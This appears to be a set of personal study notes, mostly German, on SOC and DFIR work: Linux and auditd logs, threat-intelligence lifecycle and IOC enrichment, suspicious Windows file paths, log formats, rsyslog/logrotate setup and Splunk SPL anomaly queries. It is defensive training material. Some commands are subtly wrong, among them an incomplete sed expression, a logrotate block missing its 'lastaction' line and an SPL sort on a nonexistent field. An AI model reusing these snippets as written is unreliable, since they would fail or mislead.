Sudo-Befehle erkennen: cat /var/log/auth.log | grep -E 'COMMAND='

Wichtige Logs: die für DFIR nützlich, aber im täglichen SOC oft noisy sind.

/var/log/kern.log = Kernel-Meldungen
/var/log/syslog = allgemeine Systemevents
/var/log/messages = Alternative zu syslog
/var/log/dpkg.log = Paketinstallationen auf Debian/Ubuntu
/var/log/apt = APT-Paketlogs
/var/log/dnf.log = Paketlogs auf RHEL/Fedora
/var/log/yum.log = Paketlogs auf RHEL/CentOS

App-spezifische Logs: Programme haben oft eigene Logs. Beispiele: Nginx / Apache = Webzugriffe, Mail logs = Phishing / Mailanalyse, Database logs = ausgeführte Queries, Container logs = Container-Aktivitäten.

Bash History = **history**. Bash speichert ausgeführte Befehle pro Benutzer.

Grenzen: führendes Leerzeichen verhindert Logging. Befehle in Scripts werden nicht einzeln sichtbar.

Andere Shells wie /bin/sh loggen nicht. Nicht-interaktive Befehle werden nicht erfasst.

auditd = Linux-Tool für Runtime Monitoring. /var/log/audit/audit.log. Alternativen: Sysmon for Linux, Falco, Osquery, EDR.

Regeln in: /etc/audit/rules.d/ **Regel erstellen:** Welche System Calls/Dateien/Programme überwachen. Welcher Key/Tag soll dem Event identifizieren?

Bsp: Rule key/tag = file_sshconf

Funktion: überwache Aktivitäten an /etc/ssh/sshd_config

sudo ausearch -i -k file_sshconf = **-k** = key/tag ile ara, **-p** = PID ile ara, **-x** = executable, **-ua** = login user, **-ui** = running user.

Bsp: **sudo ausearch -i -x whoami | grep 'ppid'** whoami çalıştıran ppid ver.

Wichtige Felder: Bei sudo kann z. B. auid=ubuntu, aber uid=root sein.

proctitle = ausgeführter Befehl
cwd = aktuelles Verzeichnis
pid = Process ID
ppid = Parent Process ID
auid = ursprünglich eingeloggter User
uid = User, der den Befehl ausführt hat
tty = Session
exe = ausgeführtes Binary
key = Auditd-Regel/Tag, z.B.: proc_wget, file_sshconf.

journalctl -u ssh.service -o short-iso lists sshd log entries in ISO timestamp format (full date and time).

Cyber Threat Intelligence (CTI): Daten und Informationen analysieren, um Erkenntnisse gegen Bedrohungen abzuleiten.

Data: Was sehe ich? → **Information:** Enrichment → **Intelligence:** Data + Information + Analyse.

Bsp: **Data** = 45.155.205.3:443 **Information** = IP als C2. **Intelligence** = IP in Threat-Feeds als C2 gelistet; IP-block.

Types:	Fokus	Zweck
Technical Intel	IOC-based Threat Intel	IPs, Domains, Hashes, URLs, Emails, Files
Tactical Intel	TTP/IOA-based Threat Intel	MITRE ATT&CK, PowerShell startet susp. Process.
Strategic Intel	Bedrohungslage auf Business-Ebene	Ransomware-Risiko im Finanzsektor steigt
Operational Intel	Wer greift wen gerade an und warum?	Gruppe X nutzt diese Technik gegen Banken in DE

IOC/Enrichment = Kontext hinzufügen. Beispiele:

IP → WHOIS, ASN, Geo, VirusTotal, Shodan, interne SIEM-Historie

Domain → WHOIS-Alter, Passive DNS, urlscan.io

URL/Link → wheregoes.com, URLhaus, urlscan.io, Sandbox

Hash → VirusTotal, Hybrid-Analysis, Malware-Familie

E-Mail → Header, SPF/DKIM/DMARC, Domain-Alter, Source-Code

Registry/Host-Artefakt → Sigma, EDR prevalence, MITRE Mapping

Collecting Indicators: **Producer** = Threat Intel Ersteller. **Consumer** = Threat Intelligence Nutzer.

Feed: liefert IOC-News z. B. CSV, JSON, STIX/TAXII. Problem: ohne Prüfung zu viele False Positives.

Platform: Zentrale CTI-Datenbank, z. B. MISP, OpenCTI. Speichert, verwaltet und bewertet IOCs.

Unique Threat Intel ist aus eigenen Incidents oder eigenen Beobachtungen intern entwickelt.

CTI-Quellen:

Internal Telemetry = SIEM, EDR, Phishing-Mailbox. Sehr relevant, weil es aus der eigenen Umgebung kommt.

Commercial Services = bezahlte Feeds, Sandboxes, Vendor Intelligence

OSINT = AbuseIPDB, URLhaus, Blogs, öffentliche Reports. Nützlich, aber immer gegenprüfen.

Communities / ISACs = branchenspezifische Threat Intel.

TLP – Traffic Light Protocol sagt, wie weit Intelligence geteilt werden darf.

TLP:CLEAR = frei teilbar

TLP:GREEN = mit Community teilbar, aber nicht öffentlich

TLP:AMBER = nur innerhalb der Organisation / Need-to-know

TLP:RED = nur für benannte Empfänger

CTI Lifecycle

1. Direction – Ziel festlegen: Definieren, was geschützt werden soll und welche Fragen beantwortet werden müssen.

Beispiel: **Asset:** PostgreSQL Production DB. **Risiko:** Datenabfluss / GDPR / Kundendaten. **Controls:** Firewall, EDR.

Intel-Fragen: Welche IPs/Domains greifen PostgreSQL an? Welche Malware-Familien stehlen PostgreSQL-Credentials?

2. Collection: Rohe Indicators aus verschiedenen Quellen sammeln.

3. Processing – Normalisieren & Korrelieren: Dubletten entfernen, Domains klein schreiben, IP-Formate vereinheitlichen, Quellen, Datum, TLP hinzufügen, Indicators mit vorhandenen Daten vergleichen, process Widersprüche

Beispiel: Eine IP ist in einer Quelle TLP:CLEAR, in einer anderen TLP:AMBER. Dann gilt strengere: TLP:AMBER.

Ergebnis können Action-Files sein: firewall_blocklist.csv, edr_hash_rules.yar.

4. Analysis: Entschieden, welche Indicators relevant sind. Bewertungskriterien:

Sind/ist die Quelle(n) vertrauenswürdig? Wurde er in unserer Umgebung gesehen? Passt er zu unserem Asset?

5. Dissemination – Weitergabe: Intelligence wird an richtige Team verteilen. Beispiele:

Firewall-Team → Blocklist CSV. Endpoint-Team → YARA/EDR-Regeln. CTI-Plattform → Indicators mit Tags und TLP.

6. Feedback – Wirkung messen: Rate, ob CTI geholfen hat. Wurde die Angriffsdauer reduziert? Gab es False Positives?



Uncoder.io wandelt IOC's, Sigma-Regeln oder Query-Syntax in SIEM/XDR-Hunting-Queries um.

Flow:

1. IOC-Liste einfügen: Defanged IPs wie 117[.]213[.]7[.]8 werden bereinigt. Duplikate werden entfernt.

2,3,4 Set: IOC's => dream Output => Translate.

5. Query in Elastic Search ausführen. Index: filebeat-*. Zeitraum: 02/14/2023 bis 02/17/2023.



MITRE ATT&CK = Angriffstechniken beschreiben.

MITRE D3FEND = Verteidigungsmaßnahmen beschreiben

Cyber Kill Chain = Angriff in Phasen verstehen

CVE = Schwachstellen-ID

CVSS = Schweregrad von 0.0 (niedrig) bis 10.0 (kritisch)

NVD = CVE-Datenbank mit Details: CVSS Score, betroffene Produkte, Exploit-Infos, Patch-Informationen.

STIX = Threat-Intel-Datenformat

TAXII = Protokoll, um STIX-Daten automatisiert auszutauschen. Models:

Collection = Producer sammelt/hostet Intel, Consumer ruft sie ab

Channel = zentrale Stelle veröffentlicht Intel an Teilnehmer

Intel-driven-Prevention: IP Blocking via Firewall: Blockiert Traffic zu/von bekannten bösartigen IPs.

Domain Blocking via Email Gateway: Blockiert Mails von bekannten bösartigen Domains.

Domain Blocking via DNS Sinkhole: Leitet DNS-Anfragen zu bösartigen Domains auf eine Sinkhole-IP um.

Intel-driven-Detection: Nachdem IOC's präventiv blockiert wurden, sollen sie zusätzlich für Detection genutzt werden.

File Threat Intel: Dateipfad + Dateiname = frühe Heuristik für Malware-Triage.

Verdächtige oder wichtige Dateipfade:

C: Kann für Persistenz oder systemnahe Ablage missbraucht werden.

C:\Users\Public Für alle Benutzer zugänglich. Angreifer nutzen diesen Ort oft für Tools.

C:\Users\Public\Public Downloads Weniger auffällig.

C:\Windows\Temp Temporärer Speicherort für kurzlebige Payloads.

C:\ProgramData Beschreibbarer Systempfad, oft für versteckte Persistenz genutzt.

Verdächtige Dateinamen:

Double Extension: invoice.pdf.exe. Sieht für Nutzer wie pdf aus, ist aber .exe. Windows Dateiendungen oft ausblendet.

Dateiendungen einblenden: View => File name extensions.


System Binary Impersonation: scvhost.exe Soll wie svchost.exe aussehen.

Passt der Dateiname zum Pfad?: Legitim: C:\Windows\System32\svchost.exe Verdächtig: C:\Users\Public\svchost.exe

High-Entropy / Random Names: jh8F21.exe

Masquerading = Dateien tarnen sich als normal: backup-2300.exe, update.exe, setup.exe

Hash Threat Intel: **Praktischer Ablauf:** Hash berechnen → static Analysis (in VirusTotal / MalwareBazaar prüfen) → dynamic Analysis → Threat-Intel extrahieren → EDR/SIEM/Firewall-Maßnahmen ableiten.



Hash berechnen:

Windows CMD: certutil -hashfile bl0gger.exe SHA256

PowerShell: Get-Filehash -Algorithm SHA256 bl0gger.exe

Linux: sha256sum bl0gger.exe

Wichtige Regeln: Hash immer lowercase mit Kontext speichern: Host, Pfad, Zeit, Quelle. ZIP und extrahiert Datei hashen.

VirusTotal Analyse:

Detection Score: 45/70 = viele Engines erkennen Malware; 0/70 = nicht automatisch sauber.

Threat Labels: Namen/Kategorien wie Trojan, Stealer, Loader, IcedID, BumbleBee.

Detection Rules: YARA, Heuristics, Behavioral Triggers.

Properties: Dateityp, Größe, Compile Timestamp, Signatur, Entropy.

Relations: Domains, IPs, URLs, dropped files, contacted infrastructure.

Behavior: Registry-Änderungen, Process Injection, Netzwerkverbindungen, Credential Dumping.

Red Flags: Analyse ergibt malicious. Ungültige / fehlende Signatur. Hohe Entropy gepackte/obfuskierte Datei. Komische Compile Time.

MalwareBazaar = Malware-Datenbank für Samples, Hashes, Familien und YARA-Regeln.

Suche: sha256:<file_hash>

Nützlich für Malware-Family-Tags wie #IcedID, #BumbleBee, #TA551.

Dynamic Analysis = Malware sicher ausführen, um echtes Verhalten zu sehen. Static => Identität, Dynamic => Wirkung.

Sandbox = isolierte VM. Sie zeichnet auf: Prozesse, Dateien, Registry, Netzwerk, DNS, API/System Calls. Tools:

Hybrid Analysis: behaviour trees and a clean MITRE ATT&CK heatmap. For a fast executive summary. Gut für L1.

Joe Sandbox: deeper, covering system calls, strings, and memory dumps. Gut für reverse / detection engineers.

Sandboxing Limitations: Malware erkennt VM/Sandbox und bleibt inaktiv.

Sandboxes laufen nur 2–5 Min; zeitverzögerte Malware wird evtl. nicht aktiv.

Encrypted Traffic HTTPS/TLS C2 kann verborgen bleiben; Payload nicht sichtbar.

DNS Tunneling Daten können in DNS-Queries versteckt werden.

Fileless / LotL PowerShell/WMI-basierte Malware schreibt evtl. keine Datei auf Disk.

Malware Classification:

Ransomware = verschlüsselt Daten und fordert Lösegeld

Spyware = überwacht User und sammelt Daten

Keylogger = zeichnet Tastatureingaben auf

Data Stealer = stiehlt Zugangsdaten/Dokumente

RAT = Remote Access Trojan, gibt Angreifern Fernzugriff

Wiper = zerstört Daten/Systeme

Cryptominer = nutzt CPU/GPU zum Mining

Adware = zeigt unerwünschte Werbung/Popups

Malware Forms:

Binary Malware: fertig ausführbare Datei: .exe, .dll. Erkennung über: Hash/Checksum, Strings, Byte-Sequenzen, Signatur

Script-based Malware: Skript, das Befehle ausführt oder Malware nachlädt, z. B.: .sh, .js, .py, .bat, Office-Makros.

Logs: Log-Arten:

Host-based: Ereignisse direkt auf einem Gerät oder Server: Windows Event Logs, Sysmon, Linux auth.log, EDR.

Network-based: Kommunikation zwischen Systemen: Firewall, IDS/IPS, VPN, DNS, Proxy.

Web/Application-based: Aktionen auf Webservern / Anwendungen: Apache/Nginx Access, API, Application, WAF.

Log Types= Was wird geloggt?

Application Logs	Logs einer bestimmten Anwendung: Fehler, Warnungen, Statusmeldungen
Audit Logs	Nachvollziehbare Aktionen für Compliance: wer hat was wann gemacht
Security Logs	Sicherheitsereignisse: Logins, Rechteänderungen, Firewall-Events
Server Logs	Serverbezogen: Fehler, Zugriff, System-Events
System Logs	Kernel, Boot, Hardware, Systemfehler
Network Logs	Netzwerkverbindungen, Traffic, Ports, Verbindungen
Database Logs	Datenbankaktionen: Queries, Updates, Fehler
Web Server Logs	HTTP-Requests: URL, Status Code, Client-IP, User-Agent

Log File Locations:

Windows: Event Viewer unter [Application/Security/System]: Win + R → eventvwr → Enter

Linux: Logs liegen unter /var/log/[syslog/auth.log].

macOS: /var/log/ ~/Library/Logs/ **log show**.

Webserver: Nginx: /var/log/nginx/[access.log/error.log] **Apache:** /var/log/apache2/[access.log/error.log]

Databases: MySQL: /var/log/mysql/error.log **PostgreSQL:** /var/log/postgresql/postgresql-{version}-main.log

Web Applications: PHP: /var/log/php/error.log

Firewalls and IDS/IPS: iptables: /var/log/iptables.log **Snort:** /var/log/snort/

Log Format = Wie sieht der Log technisch aus?

Unstructured Logs: Freitext / schwerer zu parsen: Apache CLF, Nginx Combined Logs.

NCSA Common Log Format / CLF: Basis-Webserver-Logformat, oft Apache-nah:

34.253.159.159 - adversary [31/May/2023:13:55:36 +0000] "GET /explore HTTP/1.1" 200 4886

NCSA Combined Log Format: Erweiterung von CLF mit Referrer und User-Agent.

Custom Logs: Anwendungsspezifische Freitext- oder Spezialformate. Flexibel, aber oft eigene Parser nötig.

Semi-structured Logs: Teilweise strukturiert, aber auch freier Text.

Syslog: Häufig bei Linux/Unix und Netzwerkgeräten. Aufbau meistens Zeit + Host + Prozess + Message:

Windows EVTX: Windows Event Log Format. Hat feste Felder wie TimeCreated | Id | LevelDisplayName | Message

Structured Logs: Klare Felder, gut parsebar.

CSV / TSV: Tabellenformat mit klar getrennten Feldern: "time","user","action","status","ip","uri"

JSON: In modernen Logs & Cloud/SIEM: {"time":"2023-05-31T12:34:56Z","user":"adversary","action":"GET","status":200}

W3C Extended Log Format: Oft bei IIS-Webservern: #Fields: date time c-ip cs-method cs-uri-stem sc-status

XML: Strukturiert, aber oft schwerer lesbar als JSON: <log><time>...</time><user>...</user></log>

Log Collection: Logquelle wählen → Collector wählen (z. B. rsyslog, Splunk Forwarder) → **Sammelregeln konfigurieren** (welche Events, wohin, Zeit synchronisieren = NTP: **ntpdate** logs.csv) → **Prüfen**, ob Logs ankommen.

Log Centralisation: SIEM wählen → Logquellen anbinden → Alerts & Monitoring für Events konfigurieren → SIEM mit Incident-System verbinden.

Log Collection with rsyslog: kann Linux-Logs sammeln, filtern und in eigene Dateien schreiben oder weiterleiten.

Beispiel-Ziel: Alle sshd-Logs sollen separat gespeichert werden in: /var/log/websrv-02/rsyslog_sshd.log

Status prüfen: **sudo systemctl status rsyslog**

Config-Datei erstellen: **nano /etc/rsyslog.d/98-websrv-02-sshd.conf** **Inhalt:** **\$FileCreateMode 0644**

:programname, isequal, "sshd" /var/log/websrv-02/rsyslog_sshd.log

Bedeutung: If programname = sshd: schreibe den Log nach /var/log/websrv-02/rsyslog_sshd.log.

Änderung anwenden: **sudo systemctl restart rsyslog**

Testen: **ssh localhost** dann **cat /var/log/websrv-02/rsyslog_sshd.log**

Falls keine zentrale Weiterleitung konfiguriert ist. Dann kann man Logs manuell sammeln mit: scp, rsync.

Log Retention = Wie lange Logs gespeichert bleiben.

Hot Storage	3–6 Monate	Schnell durchsuchbar, für aktuelle Incidents
Warm Storage	6 Monate–2 Jahre	Ältere Logs, noch erreichbar, aber langsamer
Cold Storage	2–5 Jahre	Archiviert/komprimiert, langsam, für historische Analyse oder Compliance

logrotate = Linux-Tool für automatische Logverwaltung. Es kann: Logs rotieren komprimieren, löschen und Befehle ausfüh.

Beispiel-Datei: `sudo nano /etc/logrotate.d/98-websrv-02_sshd.conf`

Beispiel-Config:

```
/var/log/websrv-02/rsyslog_sshd.log {  
    daily  
    rotate 30  
    compress  
    systemctl restart rsyslog  
    endscript  
}
```

Bedeutung: daily = täglich rotieren. rotate 30 = 30 alte Versionen behalten. compress = alte Logs komprimieren.

lastaction = nach Rotation Befehl ausführen. systemctl restart rsyslog = rsyslog neu starten.

Manuell ausführen: `sudo logrotate -f /etc/logrotate.d/98-websrv-02_sshd.conf`

Log Configuration Purposes: Zweck klären → relevante Logs sammeln.

Security:	Ist etwas verdächtig oder gefährlich?	für SOC, IR.
Operational:	Funktioniert das System stabil?	für Admins, Ops, Monitoring.
Legal:	Erfüllen wir Vorgaben und Nachweise?	für Compliance, Audit
Debug:	Warum funktioniert der Code nicht?	für Entwickler, Testing

Log analysis process: **Data Sources** (Logs erzeugen) => **Parsing** => **Normalisation** (Logformate vereinheitlichen) => **Sorting** (nach Zeit, Quelle, Eventtyp oder Severity) => **Classification** (z. B. Security, Error, Auth) => **Enrichment** (Kontext hinzufügen) => **Correlation** (zusammenhängende Events aus mehreren Logs verbinden) => **Visualisation** (als Charts, Graphen oder Heatmaps) => **Reporting** (Ergebnisse zusammenfassen)

Normalisation tool grok: uses predefined patterns to structure unstructured logs for further analysis.

Log Analysis Techniques: **Pattern Recognition** = Muster erkennen. **Anomaly Detection** = Abweichungen erkennen. **Correlation** = Zusammenhänge erkennen. **Timeline** = zeitliche Reihenfolge verstehen. **Visualisation** = Muster sichtbar machen. **Statistical Analysis** = Zahlen auswerten. **AI/ML** = Analyse automatisieren.

Analysis tools: SIEM, via Terminal, Windows-seitig: Event Viewer, PowerShell, EZ-Tools.

CyberChef = Pattern Recognition / Enrichment / Parsing. <https://gchq.github.io/CyberChef/>

Sigma = Pattern Recognition / Correlation / Detection-Regeln für Log-Events. YAML.

YARA = Pattern Recognition für Dateien, Malware oder Textdaten.

Analysing Logs via Terminal:

less apache.log bessere cat **grep "a" | grep "b"** works!

cut Schneidet bestimmte Spalten. **cut -d',' -f2,3 log-session-1.csv -d','** = Trennzeichen = Komma -f2,3 = 2.,3. Spalte

| uniq -c entfernt doppelte direkt aufeinanderfolgende Zeilen **| sort** to sortieren **| sha256sum** **| wc -l**

| head -n2 see only top 2 lines **| tail -n2** see only last 2 lines

Normalisation: **awk** = Felder/Spalten extrahieren und formatieren + **sed** = Text ersetzen / bereinigen

| sed 's/ +0000/g' access.log Entferne überall " +0000" aus der Logdatei.

| awk '{print \$1, \$4}' log.csv zeige Felder 1, 4.

Process nginx access log: **awk -F'[]' '{print "[" \$2 "]", "--- /var/log/gitlab/nginx/access.log ---", "\"" \$0 "\""}'**

/var/log/gitlab/nginx/access.log | sed 's/ +0000/g' > /tmp/parsed_consolidated.log

Process rsyslog_cron.log: **awk '{ original_line = \$0; gsub(/ /, "/", \$1); printf "[%s/%s/2023:%s] ---**

/var/log/websrv-02/rsyslog_cron.log --- \"%s\\\"n\", \$2, \$1, \$3, original_line }' /var/log/websrv-02/rsyslog_cron.log >> /tmp/parsed_consolidated.log

Process rsyslog_sshd.log: **awk '{ original_line = \$0; gsub(/ /, "/", \$1); printf "[%s/%s/2023:%s] ---**

/var/log/websrv-02/rsyslog_sshd.log --- \"%s\\\"n\", \$2, \$1, \$3, original_line }' /var/log/websrv-02/rsyslog_sshd.log >> /tmp/parsed_consolidated.log

Process gitlab-rails/api_json.log: **awk -F'\"' '{timestamp = \$4; converted = strftime("[%d/%b/%Y:%H:%M:%S]", mktime(substr(timestamp, 1, 4) " " substr(timestamp, 6, 2) " " substr(timestamp, 9, 2) " " substr(timestamp, 12, 2) " " substr(timestamp, 15, 2) " " substr(timestamp, 18, 2) " 0 0")); print converted, "--- /var/log/gitlab/gitlab-rails/api_json.log ---", "\"" \$0 "\""}' /var/log/gitlab/gitlab-rails/api_json.log >> /tmp/parsed_consolidated.log**

Reconnaissance attempt: **cat firewall.log | grep "BLOCK"**

VPN Brute-force / Credential Access: **cat vpn_auth.log | grep FAIL** **cat vpn_auth.log | grep [REDACTED]** =[hidden]

Lateral Movement: **cat firewall.log | grep [REDACTED] | grep "ALLOW"** **cat ids_alerts.log | grep [REDACTED]**

C2 Beaconing: **cat ids_alerts.log | grep C2** **cat ids_alerts.log | grep [REDACTED]**

Data Exfiltration Attempt: **cat firewall.log | grep [REDACTED] | cut -d' ' -f5,6,7 | uniq | sort**

grep-Regex: **Wichtigste Bausteine**

Regex	Bedeutung	Beispiel
.	beliebiges Zeichen	a.c matcht abc, axc
\.	echter Punkt	192\168
[0-9]	eine Ziffer	1, 7, 9
[a-z]	ein Kleinbuchstabe	a, m, z
[A-Z]	ein Großbuchstabe	A, B
+	eins oder mehr	[0-9]+ = eine oder mehrere Zahlen
*	null oder mehr	a*
{1,3}	1 bis 3 Wiederholung	[0-9]{1,3}
\b	Wortgrenze	vollständiges Wort matchen
()	Gruppe	([0-9]{1,3}\.)
	oder	

Praktische Beispiele:

grep -E 'post=1[0-9]' Regex sucht post=10, 11,..., 19

grep -E "\b([0-9]{1,3})\.([0-9]{1,3})\b" ipv4 -E → alle Zeilen -Eo → nur IPs -i = case-insensitive

Using Splunk:

Fields Sidebar:

The screenshot shows the Splunk Fields sidebar on the left and a detailed view of the 'AccountName' field on the right.

Fields Sidebar:

- SELECTED FIELDS:** host 1, source 1, sourcetype 1, User 4.
- INTERESTING FIELDS:** @version 1, AccountName 4, AccountType 2, Application 22, Category 41, Channel 9, date_hour 1, date_mday 1, date_minute 2, and 146 more fields.

AccountName Field Report:

4 Values, 49.127% of events

Reports: Top values, Top values by time, Rare values

Values Table:

Values	Count	%
SYSTEM	5,937	98.605%
James	79	1.312%
NETWORK SERVICE	4	0.066%
LOCAL SERVICE	1	0.017%

1) **Selected Fields:** Extracted fields. You can select other fields by toggling them Selected.

2) **Interesting Fields:** Pulls all the interesting fields it finds

#: This symbol represents fields that contain numerical values

α: This symbol represents fields that contain strings (text values)

6) **More available fields:** More fields are available, they can be accessed and selected here.

Searching: SPL = Sprache für Suche im Splunk.

The screenshot shows the Splunk Search interface with several key components highlighted:

- Search Bar:** A text input field for entering search queries.
- Time Picker:** A dropdown menu to select a time range for the search.
- Search History:** A list of previous searches.
- Data Summary:** A button to view a summary of the search results.

1) Filters 2) Time Picker 3) Filter History 4) Data Summary: Summary of the hosts, sources and sourcetypes available

Free Text Search: `bsp: index=windowslogs alice` = search for all WinEvents containing the alice keyword.

Quotes: Ohne Quotes: `bsp: index=windowslogs failed login` = Suche Events mit failed und login, Reihenfolge egal.

Mit Quotes: `bsp: index=windowslogs "failed login"` = Suche exakt "failed login".

Relational Operators: `=, !=, <, >=`... `bsp: AccountName!=SYSTEM`

Logical Operators: `NOT, AND, OR, IN, ()` `bsp: Username IN(David, John) AND IPAddress=10.10.10.10`

Wildcards: `*.*`, `*`, `N/A` `bsp: status=*fail*` = Events with status field = {failed, failure, appfail,...}

`DestinationIp=172.*` = Events with DestinationIps beginning with 172.

`DestinationIp=172.18.0.0/16` = Events with DestinationIp is within the 172.18.0.0/16 subnet.

Filtering Results: Commands mit Pipe verbunden: |

fields: zeigt oder entfernt Felder. `bsp: index=windowslogs | fields User SourceIp` = Zeige nur user ve SourceIp (in Fields)

`bsp: | fields - _raw` = exclude _raw

dedup: `bsp: | dedup SourceIp` = Zeige pro SourceIp nur ein Ergebnis.

rename: benennt Felder um. `bsp: | rename User as Employee`

regex: filtert mit Regular Expressions. `bsp: | regex Image=".exe$"` = Zeige nur Events, bei denen Image mit .exe endet.

table: Zeige nur diese Felder in Tabellenform. `bsp: | table _time EventID Hostname SourceName`

Structuring Commands: `head, tail, sort, reverse` (Reihenfolge umdrehen)

`bsp: Timelining With Table: index = windowslogs Hostname = Ali | table _time Hostname EventID Category | reverse`

top: häufigste Werte anzeigen. `bsp: | top User limit=5`

rare: seltenste Werte anzeigen. **bsp:** | **rare User limit=5**

Subsearches: laufen innerhalb von [...] und liefern Ergebnisse an die Hauptsuche zurück.

bsp: Sysmon EventID 1 zeigt nicht den LogonType. Windows EventID 4624 enthält den LogonType. Verbindung:

index=windowslogs EventID=1

| **join LogonId**

| **search index=windowslogs EventID=4624**

| **rename TargetLogonId as LogonId**

| **fields LogonId LogonType IpAddress**

| **table _time Image User LogonType IpAddress**

highlight: markiert bestimmte Begriffe/Felder. **bsp:** | **highlight User EventID Image "Process accessed"**

stats: berechnet **Statistiken**. **bsp:** | **stats count by EventID** = Zähle, wie oft jede EventID vorkommt.

bsp: | **stats avg(ProcessCount)** = Berechne den Durchschnitt von ProcessCount.

chart: erstellt eine tabellarische **Visualisierung**. **bsp:** | **chart count by User** = Zeige, wie viele Events es pro User gibt.

timechart: **Visualisierung** Werte über die Zeit. **bsp:** | **timechart span=30m count by Image limit=5** = Zeige die Event-Anzahl pro Image in 30-Minuten-Blöcken.

iplocation: ergänzt IPs um Geodaten. **bsp:** | **iplocation SourceIp** = Ergänze SourceIp um Land/Region/Stadt.

lookup: ergänzt Events mit Daten aus externer Tabelle/CSV. **bsp:** | **lookup user_roles Hostname OUTPUT UserRole** = Ergänze zu Hostname die Rolle UserRole.

eval: erstellt/berechnet neue Felder. **bsp:** | **eval LogonTypeDesc="Network Logon"** = Erstelle neues Feld LogonTypeDesc.

bsp: | **eval LogonTypeDesc=case(LogonType==3,"Network Logon", LogonType==5,"Service")** = Je nach LogonType eine Beschreibung zuweisen.

Anomaly Detection: **bsp:** Eine VPN-Login aus einem seltenen Land oder zu einer ungewöhnlichen Uhrzeit ist verdächtig.

eventstats: wie stats, behält aber Raw-Events. **bsp:** | **eventstats count as logins_by_user by user** = Zähle Logins pro User

where: filtert mit Bedingungen. **bsp:** | **where country_freq < 0.1** = Zeige nur seltene User-Land-Kombinationen.

stdev: berechnet Standardabweichung. **bsp:** **stdev(hour)** = Wie stark schwankt die Login-Uhrzeit normalerweise?

Werte:

zscore: misst, wie stark ein Wert vom Normalverhalten abweicht. **bsp:** **zscore > 3** = stark ungewöhnlicher Login.

hour: tatsächliche Login-Uhrzeit als Zahl.

typical_hour: durchschnittliche Login-Zeit dieses Users.

stdev_hour: wie stark die Login-Zeiten normalerweise schwanken.

Beispiele:

Prüfe, ob ein User aus einem Land einloggt, das für ihn selten ist:

index=vpnlogs

| **eventstats count as logins_by_user by user**

| **eventstats count as logins_by_user_country by user src_country**

| **eval country_freq=logins_by_user_country/logins_by_user**

| **where country_freq < 0.1**

| **table _time user src_ip src_country country_freq**

Prüfe, ob ein User zu einer ungewöhnlichen Uhrzeit eingeloggt ist:

index=vpnlogs

| **eval hour=tonumber(strftime(_time, "%H")) + tonumber(strftime(_time, "%M"))/60**

| **eventstats avg(hour) as typical_hour stdev(hour) as stdev_hour by user**

| **eval zscore=abs(hour - typical_hour) / stdev_hour**

| **where zscore > 3**


| **eval hour=round(hour, 2), typical_hour=round(typical_hour, 2)**

| **eval stdev_hour=round(stdev_hour, 2), zscore=round(zscore, 2)**

| **table _time user src_ip src_country hour typical_hour stdev_hour zscore**

| **sort - hour_zscore**

Line / Command
Line 2: Counts total logins by user
Line 3: Counts logins by user and source country
Line 4: Evaluates frequency of logins per country
Line 5: Includes only rare user-country pairs
Line 6: Shows the outliers as a table



Analyzing Logs:
Windows: Sysmon:

Events (1) Patterns Statistics (1) Visualization

100 Per Page Format Preview

